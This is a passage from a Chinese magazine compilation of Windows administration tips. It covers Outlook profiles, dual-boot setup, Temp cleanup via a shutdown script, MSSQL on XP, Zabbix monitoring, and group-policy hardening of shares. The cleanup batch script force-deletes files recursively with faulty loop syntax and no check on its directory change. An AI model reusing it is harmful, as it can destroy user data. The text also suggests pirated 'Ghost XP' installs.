打开用户个人文件夹，选中其中的所有项目，包括文档、图片等，按住鼠标右键将其拖到新建的文件夹中（也可以只移动部分特定的项目，比如视频，而将其他项目仍保留在系统分区“users”目录下）。

## 重温邮件标识梦

办公室的小王和小张共用一台计算机，最近遇到了麻烦：他们的邮件相互透明，毫无机密可言。

原来，操作系统升级为 Windows Vista 后，过去他们在 Windows XP 下用惯了的 Outlook Express 已不复存在，取而代之的是 Windows Vista 自带的 Windows Mail。与 Outlook Express 相比，它不再支持标识的创建，不再支持 MSN 等邮箱，而且邮件的存储方式发生了变化，导入过去邮件的方法也不相同。这该如何是好呢？其实改用 Microsoft Office Outlook 2007 就行了。

#### 提示

Microsoft Office Outlook 2007 是 Microsoft Office 2007 的功能组件之一。安装 Microsoft Office 2007 时它会随着自动安装。另外，在 Microsoft Office 2003 下也有 Outlook 2003，使用方法类似。

我们可以这样解决小王、小张的烦恼，为小王、小张创建个人配置，让他俩都拥有自己的邮件私密空间。

### 启用配置文件向导

首先，单击【开始】→【控制面板】命令，在打开的控制面板窗口左上角单击“经典视图”。接着，找到“邮件”并双击，Outlook 配置文件设置向导会自动出现，如

图 1 所示。




图 1 配置文件设置向导

### 为小王添加个人配置

首先，单击【添加】按钮。接着，在弹出的对话框中输入配置文件名（比如“小王”）。然后，单击【确定】按钮，此时，邮件账户创建向导会自动出现，如图 2 所示，请选择“Microsoft Exchange、POP3、IMAP 或 HTTP”。





图2 邮件账户创建向导

## 为小王添加邮件账户

常用的邮件账户有两种类型：一种为 POP3 型，比如 XXX@163.com, XXX@sina.com 等；另一为 HTTP 型，如 XXX@MSN.com、XXX@Yahoo.com.cn 等。在 Outlook 2007 下它们的配置方法与 Outlook Express 略有不同。

### 1. 配置 POP3 型邮箱

第 1 步：选择“手动配置服务器设置或其他服务器类型”，接着，在下一步中选择“Internet 电子邮件”，弹出如图 3 所示的设置对话框，此处的填写方式与 Outlook Express 类似。

第 2 步：填完后，请单击【其他配置】按钮，在弹出的对话框中单击【发送服务器】按钮，勾选其下的“我的发送服务器（SMTP）要求验证”。以后一路选取默认设置即可。



图3 设置对话框

### 2. 配置 HTTP 邮箱

此处的配置与 POP3 型邮箱不同。如果邮箱为

XXX@MSN.com，请在“账户类型”后选择“HTTP”；在“HTTP 服务提供商”后选择“MSN”。要注意的是，“用户名”后的内容会自动生成而且必须是邮箱的全称，因为微软提供的 MSN 邮箱有两种即 XXX@msn.com、XXX@Hotmail.com，@符号前的内容相同时可有两个邮箱地址。

## 为小张添加个人配置及邮箱

再次通过控制面板双击“邮箱”，以后的操作与前面类似，请参照执行。

至此，小王和小张的个人配置文件已创建成功，但运行 Outlook 2007 时，会直接进入小王的个人配置，因为首先创建的是它而且处于默认状态，为此，还得进行简单的设置。

## 多个个人配置的设置及使用

### 1. 设置

第 1 步：选择个人配置的启用方式。

通过控制面板双击“邮箱”，从弹出的对话框中单击“显示配置文件”，在此，可观察到刚才创建的两个个人配置文件，请选择“提示要使用的配置文件”。

第 2 步：设置密码。

首先，选择一个个人配置后，依次单击【属性】→【数据文件】→【设置】命令，弹出如图 4 所示的对话框。接着，单击【更改密码】按钮，按提示输入密码即可。




图4 个人文件夹对话框

### 2. 使用

运行 Outlook 2007，首先在弹出的对话框中选择一个配置文件，再输入密码即可正常使用 Outlook 2007。这样，小王和小张就只能登录自己的邮箱了。

## 打造真正安全的双系统

大多数安装双系统或者是多系统时，都是按照由低到高的顺序来安装的。例如：先装 Windows XP，再装 Windows 2003，这样安装不需要备份和还原启动文件（ntldr、ntdetect.com、ntdetect.exe、IO.SYS、autoexec、msdos.sys、

bootfont.bin、boot.ini 等文件），直接安装即可。

然后再更改配置文件：

```
[boot loader]
timeout=30
```

```
default=multi(0)disk(0)rdisk(0)partition(1)\WINNT
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINNT="Microsoft Windows
2003 Server" /fastdetect
[operating systems]
multi(0)disk(0)rdisk(0)partition(2)\WINNT="Microsoft Windows
XP" /fastdetect
```

但是很多时候，我们需要安装系统的顺序正好相反，比如，我们在计算机里已经安装好了 Windows 2003，想安装一个 Windows XP。一般的安装方法是这样的，备份好未装 Windows XP 之前的所有启动相关文件，装好 Windows XP 后，进入 Windows XP（目前只能进入 Windows XP），用安装之前备份的系统启动文件覆盖现在的启动文件，看情况修改 boot.ini。

但是这里要介绍的是另外一种安装方法，因为上一种安装方法虽然很多人都会，但是会出现很多的问题。比如在使

用过一段时间后，就会发现，Windows 2003 或者 Windows XP 使用不正常，Windows 2003 系统的字体出错，变得很小，Windows XP 的开始程序里的所用程序不显示等问题。所以笔者要介绍一种非常安全和正确的做法：先把 Windows 2003 的磁盘大小改小，这个当然要用到服务器版的 PQ 才可以做到，可以到深度的 Ghost XP 的光盘启动中，在 PE 启动后找到。多分出来的分区也作为一个独立主分区。这下，我们的硬盘里会出现两个硬盘主分区，在这两个主分区里，我们可以随意安装我们想要的操作系统：第一个是已经安装好的 Windows 2003；另外一个不妨用市面上销售的 Ghost XP 安装一个 Windows XP 系统。然后修改 Windows 2003 下的 boot.ini 文件，把 Windows XP 系统加进去。这样我们在启动后就可以选择一个进入了。这样是最简单而安全的。

## ❖ 关机时自动清理临时文件夹

江苏 翁永平

大家在使用 Windows 操作系统的时候，可能会经常在 C 盘根目录发现一些扩展名为 TMP 的文件，还会在 Windows 目录里发现一个名为 TEMP 的目录。一些刚接触计算机的用户可能会觉得莫名其妙。

其实，这是 Windows 产生的临时文件，本质上和虚拟内存没什么两样，只不过临时文件比虚拟内存更具有针对性，单独为某个程序服务而已。如果一切正常的话，系统自己会清空 Temp 下的临时文件，但是 Windows 往往没有注意到这一点，它太不仔细了。日复一日，月复一月，Temp 目录下的垃圾文件越来越多，浪费磁盘空间是次要的，严重的是这些小文件会逐渐形成磁盘碎片，影响了读写速度。还有就是 Word 安装目录里的临时文件，在使用 Word 的时候，不要去删除它们，这些以 TMP 结尾的文件是 Word 程序工作要用到的，多处于读写保护状态，如果您在使用 Word 的时候死机，下次开机进入 Windows 的时候，也不要先删除它们，应该打开 Word，Word 会从这些临时文件里读取上次死机时最新保存的结果，让您最大限度地恢复上次的工作。其实这就是 Word 恢复上次文档的原理。等另存了文件后，再删除它们也不迟。

下面就综合谈谈这些临时文件及处理的办法：

一般来说，当前运行着大型工具软件的时候，都不应该去碰临时文件，比如 Photoshop 会在处理图形时产生巨大的临时文件，如果认为这不是自己创建的文件企图删除，可能会导致 Photoshop 死机。当前没有运行程序的话，发现的临时文件都可以删除，以免它们天长日久堆积如山，会给磁盘扫描整理带来时间上的无谓消耗，也可能造成文件分配表混乱，导致文件交叉链接的错误。但是不能所有的临时文件都一概而论。

比如，C 盘根目录的 TEMP 目录，是很多工具程序临时

文件的指向目录，没有这个目录的话，临时文件将无法创建，这些工具软件就很可能出错。所以要删除的话，只应该清空里面的临时文件垃圾，而不能把 TEMP 这个目录都删掉；Windows 里通常也有一个 TEMP 文件，是系统默认的临时文件的放置地方，也不建议连目录都删除，只要定期清空里面的垃圾即可。

什么情况下 TEMP 文件非删除不可呢？那就是后台没运行程序，又反复出现同一种现象相同的故障、而且确认不是系统硬件导致问题的时候。比如打印出问题，打印机总是不识别纸张，提示没放纸，此时就应该删除 Windows 目录下的 TEMP 里的文件；还有就是磁盘扫描出现交叉链接的错误，又不能自动纠正，应该尝试删除临时文件再进行一次扫描试试。注意，Word 安装目录下的某些临时文件是隐藏的，可能要用到清理临时文件的专门小工具才能删除它们，否则就得到该目录里先显出所有文件，再手工删除了。

Temp 文件夹分布在两个地方：一处是 C:\WINDOWS\Temp，这是系统公用的；还有一处在当前登录账户的配置文件下，一般是 C:\Documents and Settings\登录的帐号\Local Settings\Temp。一眼就看得出，它们都在 C 盘里面，这样对于控制磁盘碎片是很不利的，所以首先要做的就是将 Temp 统一移到 C 盘之外的分区，这里以 S 盘为例，过程如下：

(1) 打开 IE 中【工具】→【Internet 选项】→【浏览历史记录】中的【设置】→【移动文件夹】命令，选分区 S 中的“temp”，确定。

(2) 用鼠标右键单击“我的电脑”，在菜单中选择属性。在弹出的“系统特性”窗口选择“高级”标签，单击“环境变量”，打开“环境变量”对话框，在对话框中将管理员用户变量、系统变量“TEMP”和“TMP”的值设置为如图 1 所示。

(3) 建立文件 cleartmp.bat，内容为：

```
@echo off
S:
cd %Temp%
for /d %d in (*) do rd /s /q "%d"
del /f /q *
```




图1 TEMP与TMP设置示意图

并将它保存至 C:\Windows\system32\GroupPolicy\Machine\Scripts\Shutdown 中。这样只要打开 cleartmp.bat 文件就自动清空 Temp 文件夹下的垃圾了。

(4) 经过以上三步，其实可以很好地清除那些临时文件了，不过不能就此满足，大家的目标是让 Windows 自动清空，解放自己的双手：

打开组策略（运行 gpedit.msc），依次打开“计算机配置→Windows 设置→脚本（启动/关机）”，然后随便选择“启动”或“关机”，效果一样，一个是登录时空空 Tmp，一个是关机时空空。这里选择“关机”。

单击【添加】按钮把刚才做好的 cleartmp.bat 文件导入，单击【确定】按钮即可。

## XP 下如何成功安装 MSSQL 企业版

近年来 MSSQL 在企业中应用非常广泛，为企业数据存储发挥了巨大的作用。可我们广大的开发人员都知道，数据库系统的应用要求在操作系统中安装 MSSQL 企业版数据库管理系统应用环境，但是，MSSQL 企业版的安装对操作系统是有要求的，即 MSSQL 企业版必须安装在服务器版操作系统中，个人版操作系统是不可以安装 MSSQL 企业版的全部功能的。安装时错误提示如图 1 所示：



图1 错误安装提示

那么，我们能不能找到一种办法让 MSSQL 企业版也能成功安装在如 Windows XP 这样的个人版操作系统环境中呢？

答案是可以的，方法如下：

(1) 在 MSSQL 企业版安装盘中找到 MSDE 这个目录，并且单击 setup.exe 安装，一路单击【下一步】按钮即可。

(2) 重启 Windows XP 系统，在系统右下角托盘中就可以看到 SQL 服务的图标出现了。

(3) 再拿出 SQL 服务器版的安装光盘，直接安装。程序判断系统只能安装客户端工具，不要管，一路安装下去即可。

(4) 打开企业管理器，试用 SA 用户连一下看看，是不是发现 SA 用户登录失败？因为您还没有与 SQL Server 连接相关联，警告如图 2 所示。

好了，下面我们来动手让 MSSQL 企业版成功运行在 Windows XP 中。




图2 连接警告

在运行中输入 regedit 打开注册表编辑器，找到 [HK EY\_LOCAL\_MACHINE\SOFTWARE\MICROSOFT\MSSQLSERVER\MSSQLSERVER]，这个项里面有一个键值 LoginMode，默认值是 1，现在将值改为 2，重启计算机。

(5) 再打开企业管理器，连接试试，成功界面如图 3 所示。




图3 服务器注册界面

## 利用 Zabbix 监控管理服务器

福建 刘雄辉

服务器是当今计算机计算体系中的核心部分。无论是运行关键任务的应用程序，还是诸如 E-mail、文件、打印和数据库服务等核心 IT 服务，服务器的可用性和性能是决定这些业务能否顺利运行的重要因素。但异构分布式环境的内在复杂性又使得服务器管理充满了必要性和挑战性，计算机系统的安全稳定运行已成为各项业务正常开展的前提和基础之一。身为企业网管的您是否遇到过服务器突然损坏而造成企业业务受损的麻烦？您是否在设备出现故障时后悔、抱怨为何没有早点发现问题？您是否因没有合理监控服务器而让小麻烦变成大麻烦？

您是否想采用监控软件来实现这些服务器监控呢？但商用服务器监控软件价格昂贵，几十万的投入对企业是个不小的负担。幸运的是，借助于开源软件，我们可以轻易地实现以上的要求，减轻了我们管理服务器的繁重任务，实现业务系统的持续运行。

### 为什么选择 Zabbix

Zabbix 是一个 24 小时×7 天的监控开源解决方案，它可用于监控网络、服务器、UPS 等各种设备，具有以下优越性：

(1) 安装简单，使用容易上手。除了用于管理的 manager 端需要稍微做些配置外，agent 方不需要做很多配置。具有 Web 监控和灵活的图表定制能力，可以根据服务器或者某个应用来自定义定制曲线图，省去了复杂的学习过程。它是一套国际化软件，支持多种语言（包括简体中文），语言之间的切换极为简单。

(2) 功能强大，可对系统的很多层面进行监控，可定义触发器、报警，可扩展监控项目（扩展非常方便，往往提供一个脚本甚至一条命令就可以）。功能方面的强大还在于可接收 SNMP v1、v2、V3 的监控数据，可以和其他 SNMP 软件（比如 net-snmp）配合使用。除了主动查询 agent 方（polling 方式）外，还可接收 agent 方发送的通知数据（trapping 方式）。

(3) 性能卓越，体系扩展性强。已测试在 5000 台设备上，每秒处理几百个性能和可用性指标项目。

(4) 支持的 OS 广泛，manager 端可安装在 Linux、Solaris、HP-UX、AIX、Free BSD、Open BSD、OS X 上；agent 端可安装在 Linux、Solaris、HP-UX、AIX、Free BSD、Open BSD、OS X、Tru64/OSF1、Windows NT4.0、Windows 2000、Windows 2003 和 Windows XP 上。

(5) 监控系统后端数据库多样性。可采用 MYSQL、

Oracle、postgresql、sqlite 等数据库。

(6) 可视化程度高，可生成丰富的图表，显示各种报表，可对系统的性能和可用性进行评估。

(7) 开源的网络管理解决方案。开源带给我们的好处还用质疑吗？

### 安装和配置

Zabbix 的官方网站：<http://www.zabbix.com/>。

当前稳定版本：1.4.2。

Zabbix 相比较其他管理监控软件而言，安装非常简单，由于本人所使用版本为 1.1.7，故以版本 1.1.7 为例。

首先配置数据库环境，笔者这里使用 Oracle 作为数据库支持。

```
cd /create/oracle
SQL>@schema.sql
cd /create/data
SQL>@data.sql
# tar zxvf zabbix-1.1.7.tar.gz
# cd zabbix-1.1.7
# ./configure --prefix=/data/app/zabbix \ //指定安装目录
--enable-server \//安装 server 端，监控结点不需要
--enable-agent \//安装 agent 端
--with-oracle \//需要 oracle 支持需要指定其目录
--with-net-snmp \//需要 snmp 支持需要指定
# make
# make install
# cp -rmisc/conf/*conf /etc/zabbix//如果是 agent 那么只需要
zabbix_agentd 和 zabbix_agentd.conf 两个文件即可
```

如果是 Server 端，需要修改/etc/zabbix 中的 zabbix\_server.conf、zabbix\_trapper.conf 两个文件，主要是配置一些路径、IP、端口、数据库信息等；如果是 agent 端，需要修改/etc/zabbix 中的 zabbix\_agent.conf、zabbix\_agentd.conf 两个文件，也是配置类似的相关信息。这些都比较简单不用详说。

在 agent 端服务器上需要通过 /data/app/zabbix/bin/zabbix\_agentd 来启动 agent 进程，在 server 端通过 /data/app/zabbix/bin/zabbix\_server 来启动 server 进程，如果发生错误可以查看指定的 log 文件来分析。

最后我们需要在 Server 端配置 Web 脚本的环境，复制 frontends/php 目录的脚本到 web 文件目录，并修改 include/db.inc.php 中的数据库连接信息。

安装完成后，打开浏览器，就可以进行 Zabbix 设置了。

第一次登录的时候，管理员登录名为 admin，密码为空。我们要做的第一件事，是添加管理用户。



(1) 单击【Configurations】→【Users】命令。右上角有一个下拉列表，可选择创建用户或者用户组。创建用户的时候，可指定用户使用的语言。创建完用户后，会发现 Actions 栏位有 Media，单击可创建警告通知的邮件。建议将用户分组，这样可指定警告消息的群发地址。

(2) 接下来创建主机：单击【Configurations】→【Hosts】命令。右上角有一个下拉列表，可选择创建主机、主机组、模板、应用组，以及查看模板链接。建议对主机进行分组，可把监控项目分配给组，这样就不用为每一台主机创建监控项目了。

(3) 主机组和主机创建完成后，接着创建监控项目：单击【Configurations】→【Items】命令。可以为每一台主机创建一个监控项，也可以在创建监控项的时候单击页面最下方的【Do】按钮，这样可把这个监控项应用到所选的组中。监控项的类型很丰富，可以创建 zabbix agent 自带的项，也可创建 SNMP 的项，以及自扩展定义的项。

(4) 创建触发器：单击【Configurations】→【Triggers】命令。触发器是指被监控项所满足的条件，当条件为真时可触发定义的动作，同时系统会记录这些事件。可以为每台主机创建触发器，也可以为模板创建触发器。关于创建触发器的语法见 [http://www.zabbix.com/manual/v1.1/config\\_triggers.php](http://www.zabbix.com/manual/v1.1/config_triggers.php)。

(5) 创建动作：单击【Configurations】→【Actions】命令。动作用于当触发器条件为真时所执行的操作，有两种操作：发送消息和执行命令。关于创建动作可用的变量请参考 [http://www.zabbix.com/manual/v1.1/config\\_actions.php](http://www.zabbix.com/manual/v1.1/config_actions.php)。

这些事项完成后就可以收集基本的系统信息了，单击【Monitoring】→【Latest data】命令可以看到最新收集到的数据。

(6) 模板 (Templates) 和应用组 (Applications) 的说明。

模板：【Configurations】→【Hosts】命令可创建模板，是为某种具有共同监控目的的主机快速定义和修改监控操作的方法。假设有 100 台机器，如果为每台机器都手工创建监控项目、触发器、图表，十分麻烦。您可以定义一个模板，为该模板创建监控项目、触发器和图表。然后创建主机的时候，让它和这个模板建立链接，这样这些机器就不用再创建这些条目了。

应用组：【Configurations】→【Hosts】命令可创建应用组，主要用于监控项分组和权限分配。比如可为机器定义 Network 应用组，该组可加入网络入口量、网络出口量等监控项目。然后用【Monitoring】→【Latest data】命令就可以以分组的方式查看这些数据。此外，还可以把这些数据的查看权限分配给不同的用户。

## 可视化功能

(1) 地图功能：用【Configurations】→【Map】命令。

您可以在这里建立具有某种逻辑关系的地图，比如网络拓扑。每个结点可能为一台服务器、工作站、路由器或者网络。结点与结点之间可建立连接线。连通性可用触发器来计算，当触发器为真时可定义红线，为假时可定义绿线，这样一旦问题发生时就能通过连接线的颜色看出来。

(2) 图表功能：用【Configurations】→【Graphs】命令。

您可以把监控项目的趋势绘制成曲线图，或者把几台机器的某项监控项目绘制在一张图上，这样更便于比对。这种趋势图是通过图表的功能实现的。

(3) 屏幕图功能：用【Configurations】→【Screens】命令。

屏幕图是指把若干个图形元素（比如地图、图表）或者非图形元素（统计表、文字）放在  $n$  行  $m$  列的单元格中，便于一起比对监控。

(4) 系统评估功能。

系统评估功能是对监控软件的监控报告进行统计，它包括 zabbix 状态、服务器可用统计、警告统计、触发器触发统计等功能，便于管理人员对系统的运行状态进行分析统计。

(5) 主机资料功能。

该功能用于企业使用的服务器资料的存档，包括操作系统版本、机器序列号、标签、MAC 地址和 IP 地址等，便于系统管理员保存主机资料。

(6) 告警功能。

Zabbix 告警主要通过触发器触发实现，它的告警方式有 E-mail 告警、电话告警、短信告警，在新版的 1.4 版本还可通过桌面 jabber 进行报警。多种告警方式便于系统管理人员及时发现系统发生的问题。

(7) 系统安全功能。

密码 MD5 加密、完整的用户权限分配功能及用户的登录操作审计功能。

我厂使用 Zabbix 软件已一年多了，通过该软件，我厂已实现服务器监控、Oracle 数据库、DB2 数据库、Sqlserver 数据库的监控，通过 snmp trap 实现与杀毒软件的集成及存储的自动报警、通过扩展脚本实现企业运用系统的监控和告警，目前采集数据已达到 100GB 左右。通过该软件的运用，使我们对服务器、各种应用的运行情况一目了然，出现问题能及时处理及事先防范，做到了业务系统流程的连续性。我们认为 zabbix 开源软件值得使用。

## 删掉客户机记住的密码

江苏 胡贵生

一天早晨刚上班，技术部的小王就打电话给笔者，说他的笔记本不能访问服务器了。在他的笔记本上发现快捷方式“王欢”不能连到服务器。在运行对话框输入“\\name(服务器名)”。弹出对话框：“无法访问服务器”。再输入“\\name\share (共享名)”，还是提示出错。ping 服务器的 IP 地址，是通的，这就怪了。

笔者们这个服务器，是域控制器，又是文件服务器。公司所有客户计算机都加入域，域控制器作了权限设置，是针对部门来设置权限的，共六大部门：生产部、销售部、采购部、综合部、技术部、财务部。每个部门都在域控上建立对应的部门，再把每个部门的人员都加入域控上相应的部门。在域控上建六个文件夹，即六大部门，这样对每个部门设权限。例如在财务部文件夹上，把其他五大部门都设置为拒绝权限。属于财务部的人再在财务部这个文件夹内建立各自的文件夹，再针对用户来设置权限。笔者在其他的计算机上试

了一下，都能访问服务器。由此看来现在问题是出在这台笔记本系统上，服务器没有问题。笔者就问了一小王，什么时候出问题的，他说今天来就出问题了，昨晚还是好的。昨天晚上他把自己的域用户密码改掉了。这样笔者就大概知道故障是怎么回事了，他在笔记本上选择的是记住密码的，现在他把域用户密码改掉，笔记本上的域用户密码还是以前的旧密码，这样每次单击快捷方式“王欢文件夹”，都自动以保存在计算机域用户密码连接，当然会出错了。笔者就在运行对话框输入“control userpasswords”，然后选中 wh（小王的域用户名），再单击右边的高级选项，再单击管理密码，然后出现一个对话框：“存储用户名和密码”，选中 wh，单击【删除】按钮。再在运行对话框中输入\\name（服务器名），提示输入用户名和密码。然后输入小王的用户名和密码，选择记住密码。再把桌面那个快捷方式“王欢”删掉，重新建一个。就这样，问题解决了。

## 利用组策略保障共享目录安全

江苏 朱青亮

### 禁止共享空密码

Windows 在默认状态下，允许远程用户可以使用空用户连接方式获得网络上某一计算机的共享资源列表和所有账户名称。这个功能的开放，容易让其他用户使用空密码或暴力破解得到共享的密码，从而达到侵入共享目录的目的。

对于这种情况，我们首先可以关闭 SAM 账号和共享的匿名枚举功能。打开开始菜单中的“运行”窗口，输入“gpedit.msc”打开组策略编辑器，在左侧依次找到“计算机配置”→“Windows 设置”→“安全设置”→“本地策略”→“安全选项”，双击右侧的“网络访问：不允许 SAM 账号和共享的匿名枚举”项，在弹出的窗口中选中“已启用”选项（如图 1 所示），最后单击【确定】按钮保存设置。经过这样的设置之后，非法用户就无法直接获得共享信息和账户列表了。




图1 不允许 SAM 账户和共享界面

### 禁止匿名 SID/名称转换

在前面我们已经禁止了非法用户直接获得账户列表，但是非法用户仍然可以使用管理员账号的 SID 来获取默认的 Administrator 的真实名称。对此，我们需要在组策略中打开“计算机配置”→“Windows 设置”→“安全设置”→“本地策略”→“安全选项”，然后修改“网络访问：允许匿名 SID/名称转换”为“已禁用”（如图 2 所示）。不过这样一来，可能会造成网络上低版本的用户在访问共享资源时出现一些问题。因此网络上有多个版本的系统时需要谨慎使用该配置。




图2 不允许匿名 SID/名称转换

### 修改匿名访问对象

从安全角度和实用角度来看，Windows XP 的很多默认设置并不符合用户的需要，针对网络访问的匿名访问设置包

括共享、命名管道和注册表路径等。

对此，我们需要进入组策略编辑器，选择“计算机配置”→“Windows 设置”→“安全设置”→“本地策略”→“安全选项”，双击“网络访问：可匿名访问的共享”，在打开的窗口中将所有的项目删除，然后根据自己的实际使用需要，将一些确实需要让所有用户长期访问的文件夹添加进来即可（如图 3 所示）。注意，在添加这些共享文件夹时，必须提前做好其 NTFS 操作权限设置。在设置权限的时候，必须遵循权限的最小性原则。最小性原则包括不要对账户授予多余的权限，不要为多余账户授予权限。




图 3 可匿名访问的共享属性

同理，在修改好可匿名访问的共享后，需要继续双击打开“网络访问：可匿名访问的命名管道”和“网络访问：可远程访问的注册表路径”，将多余的项目都删除。

## 禁止非授权访问

为了符合权限的最小性原则，我们可以对网络访问的账户作出严格限制。在打开的组策略编辑器中，依次选择“计算机配置”→“Windows 设置”→“安全设置”→“本地策略”→“用户权利指派”，双击右侧的“从网络访问此计算机”，然后将一些必须使用网络访问的账户添加进来，然后将例如 Everyone、Guest 之类的账户删除（如图 4 所示）。如果管理员不需要远程登录，同样可以将其删除，而只保留用于访问共享目录的授权账户；然后再打开“拒绝从网络访问这台计算机”，同样的道理只将用于访问共享目录的授权账户添加进来，将其他用户全部删除。



图 4 从网络访问此计算机的属性

## 设置正确的访问模式

对于共享文件的访问，Windows XP 提供了经典和仅来宾两种不同的模式。为了使用的方便，很多人选择了“仅来宾”方式，这样所有的登录将自动使用 Guest 账户访问共享目录，即所有人都可以自由访问，这样无法对共享资源提供精确的访问控制。

因此，我们建议大家在“安全选项”列表右侧双击“网络访问：本地账户的共享和安全模式”，将其设置为“经典→本地用户以用户的身份验证”项即可（如图 5 所示）。不过需要注意的是，使用经典模式，虽然需要知道本地账户名称方可访问，但由于很多用户账户并没有设置密码，这样仍然是不安全的，必须设置密码以保护本地账户。




图 5 本地账户的共享和安全模式

## 预防 Everyone 组权限延伸

很多人都认为匿名用户的权限和 Everyone 组的权限是一样的，其实这种看法是极其错误的。虽然两者之间的权限有部分相同的，但并不是完全一致的。默认情况下 Everyone 组的权限要大于匿名用户。但是在 Windows XP 中，却允许将“Everyone”组权限应用于匿名用户。

对此，我们需要禁止这种做法。在组策略中打开“安全选项”，然后在右侧双击“网络访问：让‘每个人’权限应用于匿名用户”，将其设置为“已禁用”即可（如图 6 所示）。不过，虽然我们将该项已设置为停用，但是仍然不建议用户将过多的权限直接授予 Everyone 组，因为这不合权限授予的最小性原则。




图 6 禁用“每个人”权限应用于匿名用户

## 禁止空白密码交互式登录

为了防止管理员添加账号时没有设置密码，并且对没有密码的本地账户进行了授权访问，我们可以禁止空白密码的

本地账户进行交互式登录访问共享目录。

在“安全选项”下双击“账户：使用空白密码的本地账户只允许进行控制台登录”，将其设置为“已启用”。同时为了防止管理员设置过于简单的密码，还需要在组策略编辑器的“安全设置”下，选择“账户策略”→“密码策略”，然后设置“密码长度最小值”和“密码必须符合复杂性要求”选项（如图7所示）。




图7 密码策略界面

## 做好访问记录

通过日志，可以记录所有账户对共享目录的访问、操作情况。不过要想用日志进行记录，必须启用审核对象访问。打开组策略编辑器，在“本地策略”下选择“审核策略”，然后双击右侧的“审核对象访问”，在打开的窗口中将“成功”和“失败”项全部选中。

接下来再打开共享目录的属性窗口，在“安全”标签中单击【高级】按钮，切换到“审核”标签，单击【添加】按钮，将所有有权访问共享目录的账户都添加进来并保存设置（如图8所示）。




图8 审核界面

经过这样的设置后，我们就可以进入“控制面板”的“管理工具”文件夹，双击其中的“事件查看器”，然后查找 ID 号为 560、562、564 的事件，即可了解详细的访问情况了。

其实，安全问题并非我们想象中的那样复杂，只要我们平时注意做好防范，能够用好系统提供的保护措施，那么就可防范绝大部分的入侵破坏活动。

## NTFS 权限配置技巧

江苏 朱青亮

熟悉 Windows 服务器操作系统的的朋友都应该对 NTFS 这个字眼很熟悉。出于安全及性能等方面的考虑，一般都会采用 NTFS 分区格式。但是 NTFS 分区引入了权限管理的概念，如果设置不当则可能会引发访问方面的故障。为了让各位网管新手更加深入地了解 NTFS 的权限管理，我们将一些容易出错的地方与大家一起学习，从而掌握权限变化的规律。

### 授权的最小原则

在进行权限分配时，尽量针对用户授权，授权时不要授给用户多余的权限。如果针对组授权，那么必须查看该组内是否有多余的成员，如果有的话则需要将它们排除在外。

### 权限的叠加原则

权限的叠加原则有两层含义：第一种情况就是我们前文介绍过的，如果针对同一文件夹，既为用户授权了权限，又为组授权了其他权限，而且用户刚好又属于该组，那么最终所拥有的权限就是两者相加；第二种情况是如果用户为某个文件夹设置了一定的权限，同时又为该文件夹的上层目录设

置了其他一些权限，那么最终用户对该文件夹所拥有的权限将是两者之和，除非用户斩断这种继承关系。

### 拒绝大于一切

从某种意义上来说，拒绝权限是至高无上的，它可以斩断所有的继承和叠加的权限。例如用户 A 属于 Users 组，我们针对文件夹为 Users 组授权了“完全控制”的权限，为用户 A 授权了“读取”权限，同时将“完全控制”权限对应的“拒绝”列选中，那么用户将无法继承来自 Users 组的完全控制权限。因此拒绝权限是一个特例，它不受权限继承和叠加的限制。

### 权限的变化

